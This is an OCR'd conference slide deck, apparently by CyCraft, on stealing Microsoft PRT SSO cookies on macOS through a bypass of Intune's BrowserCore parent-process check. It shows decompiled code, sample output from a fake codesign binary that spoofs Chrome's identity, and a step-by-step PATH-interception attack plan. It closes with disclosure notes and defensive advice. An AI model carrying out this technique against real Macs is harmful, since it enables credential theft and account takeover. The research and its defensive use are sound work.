- Signature invalid
- csops_internal() fails
- Null Bundle ID


# SSO Flow of BrowserCore_patched





- Patch applied
- Signature invalid
- csops_internal() fails
- Null Bundle ID
- Reject SSO

# It’s Time to Fight BrowserCore Directly...

# We’re Back to BrowserCore!




# BrowserCore Parent Check




```
371   strcpy((char *)v114, "codesign -dv ");
372   HIWORD(v114[1]) = -4864;
373   LODWORD(v112) = v25;
```

# BrowserCore Parent White List

- TeamID + BundleID → hash → added to table
- Whitelisted combinations include:
  - com.google.Chrome, EQHXZ8M8AV
  - com.microsoft.edgemac, UBF8T346G9
  - …



# 💡 Quick Quiz
# What could go wrong here?

- 1 Build codesign command
- 2 Execute and capture codesign output
- 3 Validate signature result

# Path Interception (T1574.007)

- OS uses PATH to locate executables
- Attackers use PATH manipulation to run fake binaries
- Fake binaries get executed instead of real ones
- Works on macOS, Windows, and Linux


# 💡 Quick Quiz
# What could go wrong here?

- 1 Build codesign command
- 2 Execute and capture codesign output
- 3 Validate signature result

```
371   strcpy((char *)v114, "codesign -dv ");
372   HIWORD(v114[1]) = -4864;
373   LODWORD(v112) = v25;
```


# Fake Codesign

```
└─ /tmp/codesign
Executable=/Applications/Google Chrome.app/Contents/MacOS/
Identifier=com.google.Chrome
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20500 size=1821 flags=0x12a00(kill,restrict,library-valid
Signature size=8990
Timestamp=Mar 7, 2025 at 6:26:59 PM
Info.plist entries=44
TeamIdentifier=EQHXZ8M8AV
Runtime Version=15.1.0
Sealed Resources version=2 rules=13 files=63
Internal requirements count=1 size=288
```



# Testing Path Interception Failed

- ❌ BrowserCore failed to execute fake codesign
- ✅ However, we succeeded in BrowserCore_patched!?
- 🔍 Something's still missing in the original one



# Finally We Found the Problem

AppKit / NSRunningApplication / runningApplicationWithProcessIdentifier:


Type Method

## runningApplicationWithProcessIdentifier

Returns the running application with the given process identifier, or nil if no app has that pid.

macOS 10.6+

```
+ (instancetype) runningApplicationWithProcessIdentifier:(pid_t) pid;
```






```
210             objc_msgSend(
211               (id)objc_opt_self(&OBJC_CLASS___NSRunningApplication),
212               "runningApplicationWithProcessIdentifier:",
213               v25));
214   v35 = qword_1000159F0;
```

# Our new attack strategy

- 1 Create payload.bin with the crafted request
- 2 Build a fake codesign binary that mimics Chrome's signature
- 3 Develop a GUI app to act as a running application
- 4 Launch BrowserCore with the fake app as its parent and set PATH=/tmp to redirect the codesign check to our fake binary

# Here Comes Our POC



# Team ID Spoofing Is Extremely Difficult
# Until the implementation goes wrong

- Team ID is cryptographically derived from a valid Apple Developer certificate
- SecTask enforces code signature integrity before returning identity
- Debug mode allows access, but requires high privileges


Mission: G
PRT Coo macOS
tandard user
Solved ! ! !

# Summary of our Techniques

- ⚠️ Headless Browser-Based Native Messaging Abuse
  - Requires Specific Environment Conditions
- ✅ Bypassed BrowserCore’s parent process check
- Direct SSO Invocation via Apple’s API

# Direct SSO Invocation via Apple's API

# Unlock the Third Method at DEF CON 33!

# Summary

# Talk Summary

- PRT Cookie theft on macOS is now a reality, making it essential to monitor token usage and authentication activities on the platform.
- While Intune on macOS introduces improved SSO security, our findings reveal that bypass techniques still work in practice.
- We've reported these issues to Microsoft and Apple, but as of now, the attack paths remain exploitable.

# Key Takeaway

- Use the Security framework instead of the codesign command for signature verification on macOS.
- Detect and block codesign executions not originating from /usr/bin
- Block untrusted apps from launching BrowserCore by enforcing strict parent process validation.
- Restrict Intune’s AppPrefixAllowList and AppCookiesSSOAllowList to trusted applications only.

# Credit

- Olaf Hartong (@olafhartong) / X
- Dirk-jan Mollema (@_dirkjan) / X
- Yuya Chudo (@TEMP43487580) / X
- Takayuki Hatakeyama
- Henry Huang at CyCraft

CRAFTCON
TAIWAN

CYCRAFT

# AGENTIC AI
# BLUE TEAM X RED TEAM